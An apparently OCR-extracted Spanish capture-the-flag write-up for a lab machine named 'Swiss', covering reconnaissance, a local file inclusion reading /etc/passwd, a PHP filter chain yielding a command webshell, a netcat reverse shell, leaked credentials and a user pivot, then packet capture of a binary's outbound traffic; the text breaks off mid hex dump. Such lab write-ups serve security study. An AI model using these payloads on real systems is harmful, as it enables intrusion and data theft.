Swiss

```
❯ nmap -sCV -p22,80 -vvv 172.17.0.2
```

22/tcp open ssh   syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)


80/tcp open tcpwrapped syn-ack ttl 64

❯ `whatweb 172.17.0.2`

http://172.17.0.2 [200 OK] Apache[2.4.58], Bootstrap, Country[RESERVED][ZZ], Email[elpinguinodemario@gmail.com], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Script, Title[👋 Mario Álvarez Ferńandez]


provamos con nuclei

`nuclei -u` `http://172.17.0.2`



```
ttp-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://172.17.0.2
mail-extractor] [http] [info] http://172.17.0.2 ["elpinguinodemario@gmail.com"]
pache-detect] [http] [info] http://172.17.0.2 ["Apache/2.4.58 (Ubuntu)"]
ccent-microcomputers-lfi] [http] [high] http://172.17.0.2/index.php?id=50&file=../../../../../../../../etc/passwd
ech-detect:jsdelivr] [http] [info] http://172.17.0.2
ech-detect:bootstrap] [http] [info] http://172.17.0.2
```


tenemos capacidad de directory listing y podemos ver al usuario cristal



172.17.0.2/index.php?id=50&file=../../../../../../../../etc/passwd
150%
Sígueme en mis redes sociales
© 2024 - Todos los derechos reservados
Powered By El Pingüino de Mario


```
oot:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/
bin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/
sr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/
sr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/
ologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
ww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
ist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
buntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
arks:x:1001:1001::/home/darks:/bin/rbash systemd-network:x:998:998:systemd Network Management:/:/usr/
```

php filter chain (copiamos todo el output desde php hasta tmp y lo pegamos en la url, al final le agregamos &cmd=id)



```
❯ python3 php_filter_chain_generator.py --chain '<?php system($_GET["cmd"]); ?>'
[+] The following gadget chain will generate the following code : <?php system($_GET["cmd"]); ?> (base64 value: PD9waHAgc3lzdGVtKCRfR0VUWyJ
7ID8+)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-12
LE|convert.iconv.ISIRI3342.ISO-IR-157|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|con
nv.L6.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|conv
v.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.
convert.iconv.BIG5.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.icon
```

tenemos RCE



172.17.0.2/index.php?id=50&file=php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.U

experiencias en ciberseguridad.

Entrar al Discord

debates directamente desde tu móvil.

Entrar al Telegram


Sígueme en mis redes sociales

© 2024 - Todos los derechos reservados

Powered By El Pingüino de Mario

```
id=33(www-data) gid=33(www-data) groups=33(www-data)
)C�@C������═�@C������═�@C������═�@C������═�@C������═�@C�
```


reverse php, en escucha y adentro



```
❯ nc -lvnp 1234
listening on [any] 1234 ...
connect to [[redacted]] from (UNKNOWN) [172.17.0.2] 39982
whoami
www-data
```

la consola cuando le hago el tratamiento me la saca, entonces veo que tengo un archivo credentials.txt que es un vinario, me lo descargo montandome un servidor php -S 0.0.0.0:puerto


y le hago strings credentials.txt



```
php -S 0.0.0.0:2225
[Sun Jan  5 00:58:19 2025] PHP 8.3.6 Development Server (http://0.0.0.0:2225) started
^C
 nc -lvnp 1234
listening on [any] 1234 ...
connect to [redacted] from (UNKNOWN) [172.17.0.2] 34420
whoami
www-data
ls
credentials.txt
docencia
images
index.php
pagina_web.tar
scripts
sobre-mi
styles.css

        }
    </style>
</head>
<body>
    <?php
    // Iniciar sesi
    session_start();
    // Verificar si el usuario ya est
 autenticado
    if (isset($_COOKIE['session_id']) && isset($_SESSION['session_id']) && $_COOKIE['session_id'] === $_SESSION['session_id']) {
        echo "<div class='login-container'><h2>Darks, el sistema a sido configurado para restringir un rango de ip por seguridad, ten esto en c
a ya que si no te encuentras en el segmento correcto nada funcionara, tus nuevas credenciales ssh son: darks:_dkvndsqwcdfef34445 </h2></div>";
    } else {
        header('Location: sms.php');
    }
    echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
    ?>
```


`darks:_dkvndsqwcdfef34445`

por ssh no nos deja, entonces intentamos por su pivoteando de usuario




```
www-data@099796af3b56:/tmp$ su darks
su darks
Password: _dkvndsqwcdfef34445

darks@099796af3b56:/tmp$ ls
ls
registros.log
darks@099796af3b56:/tmp$
```

nos descargamos el archivito sendinv




```
-rwxr-xr-x 1 www-data www-data 16464 Nov 12 00:26 sendinv2
php -S 0.0.0.0:4321
[Sun Jan  5 02:54:20 2025] PHP 8.3.6 Development Server (http://0.0.0.0:
[Sun Jan  5 02:54:39 2025] 172.17.0.1:37266 Accepted
[Sun Jan  5 02:54:39 2025] 172.17.0.1:37266 [200]: GET /sendinv2
[Sun Jan  5 02:54:39 2025] 172.17.0.1:37266 Closing

❯ wget http://172.17.0.2:5656/sendiv2 -O sendiv2
--2025-01-05 04:53:16--  http://172.17.0.2:5656/sendiv2
Connecting to 172.17.0.2:5656... connected.
HTTP request sent, awaiting response... 404 Not Found
2025-01-05 04:53:16 ERROR 404: Not Found.

❯ wget http://172.17.0.2:4321/sendinv2 -O sendiv2
--2025-01-05 04:54:39--  http://172.17.0.2:4321/sendinv2
Connecting to 172.17.0.2:4321... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16464 (16K)
Saving to: 'sendiv2'

sendiv2             100%[=================>]  16,08K  --.-KB/s    in 0,002s

2025-01-05 04:54:39 (8,20 MB/s) - 'sendiv2' saved [16464/16464]
```

estuve un rato largo viendo q hacer.... lo analizamos con string y vemos que tiene un base32 y nada... pero vemos que envia data a una ip, entonces podemos camviar la nuestra y interceptar con wireshark o tshark



```
+UH
DTS42ZKNCWOYZSHF2GEM2NM5NFO53HLIZUUMLDI44GOULNPBUFSMTUIRMVQULTJFEEE3DCNZHGQYSXHF5ESR2WOVEUOVTVLEZUU4DDJBJGQY3JIJWGGM2SNQFESSCON
RW4WTMMNUUE522LBFHMSKHGV3ESSCSOBNFONLMJFDTK2C2I5CWOWSHKVTWCVZVGBNFQSTMMN4XOZ3EI5KWOWKXNB3GG3SKNBRW2VLHMRDWY3DCLBBHMCSPNFBGUY3N
5GIR2GONHW2UTZMIZUE2TBI44XUZCHHF3U4RCVPJKTA4CHJFCG6Z22I5WHUWTOJIYWIR2FJMFA====
s%s%s%s%s%s
rror al crear el socket
72.17.0.188
rror al enviar datos
```


la agregamos




```
❯ sudo ip addr add 172.17.0.188 dev docker0
```

tiramos de wireshark antes ejecutando el sendinv2

vemos q envia data, al puerto 7777 y otra vez un base32



Destination	Protocol	Length	Info
172.17.0.188	UDP	378	33173 → 7777 Len=336
172.17.0.2	ICMP	406	Destination unreachab
172.17.0.188	UDP	378	33173 → 7777 Len=336
172.17.0.2	ICMP	406	Destination unreachab




```
ip.addr == 172.17.0.188

.   Time            Source
 52 25.569653717   172.17.0.2
 53 25.569893252   172.17.0.188
 55 30.570497939   172.17.0.2
 56 30.570557101   172.17.0.188
 57 35.571608245   172.17.0.2
 58 35.571670554   172.17.0.188
 59 40.572680152   172.17.0.2
 60 40.572832461   172.17.0.188
 61 45.573722458   172.17.0.2
 62 45.573768285   172.17.0.188
 65 50.574823267   172.17.0.2
 66 50.574985465   172.17.0.188
 69 55.575783963   172.17.0.2

Frame 53: 406 bytes on wire (3248 bits), 4
Ethernet II, Src: 02:42:13:4f:1d:82 (02:42
Internet Protocol Version 4, Src: 172.17.0
Internet Control Message Protocol
Data (336 bytes)
  Data: 4d4644545334325a4b4e43574f595a5348
  [Length: 336]
```

wireshark_docker0OK90Z2.pcapng

```
    valid_lft forever preferred_lft forev
 inet6 fe80::42:13ff:fe4f:1d82/64 scope
```


```
▸ Frame 53: 406 bytes on wire (3248 bits), 406 bytes captured (3248 bits) on i
▸ Ethernet II, Src: 02:42:13:4f:1d:82 (02:42:13:4f:1d:82), Dst: 02:42:ac:11:00
▸ Internet Protocol Version 4, Src: 172.17.0.188, Dst: 172.17.0.2
▸ Internet Control Message Protocol
▾ Data (336 bytes)
    Data: 4d4644545334325a4b4e43574f595a5348463247454d324e4d354e464f3533484c495
    [Length: 336]

0000  02 42 ac 11 00 02 02 42  13 4f 1d 82 08 00 45 c0   ·B·····B ·O····E·
0010  01 88 a4 63 00 00 40 01  7b 71 ac 11 00 bc ac 11   ···c··@· {q······
0020  00 02 03 03 39 f7 00 00  00 00 45 00 01 6c 66 08   ····9··· ··E··lf·
0030  40 00 40 11 7a 98 ac 11  00 02 ac 11 00 bc 81 95   @·@·z··· ········
0040  1e 61 01 58 5a 4a 4d 46  44 54 53 34 32 5a 4b 4e   ·a·XZJMF DTS42ZKN
0050  43 57 4f 59 5a 53 48 46  32 47 45 4d 32 4e 4d 35   CWOYZSHF 2GEM2NM5
0060  4e 46 4f 35 33 48 4c 49  5a 55 55 4d 4c 44 49 34   NFO53HLI ZUUMLDI4
0070  34 47 4f 55 4c 4e 50 42  55 46 53 4d 54 55 49 52   4GOULNPB UFSMTUIR
0080  4d 56 51 55 4c 54 4a 46  45 45 45 33 44 43 4e 5a   MVQULTJF EEE3DCNZ
0090  48 47 51 59 53 58 48 46  35 45 53 52 32 57 4f 56   HGQYSXHF 5ESR2WOV
00a0  45 55 4f 56 54 56 4c 45  5a 55 55 34 44 44 4a 42   EUOVTVLE ZUU4DDJB
00b0  4a 47 51 59 33 4a 49 4a  57 47 47 4d 32 53 4e 51   JGQY3JIJ WGGM2SNQ
00c0  46 45 53 53 43 4f 4e 52  52 57 34 57 54 4d 4d 4e   FESSCONR RW4WTMMN
00d0  55 55 45 35 32 32 4c 42  46 48 4d 53 4b 48 47 56   UUE522LB FHMSKHGV
00e0  33 45 53 53 43 53 4f 42  4e 46 4f 4e 4c 4d 4a 46   3ESSCSOB NFONLMJF
00f0  44 54 4b 32 43 32 49 35  43 57 4f 57 53 48 4b 56   DTK2C2I5 CWOWSHKV
0100  54 57 43 56 5a 56 47 42  4e 46 51 53 54 4d 4d 4e   TWCVZVGB NFQSTMMN
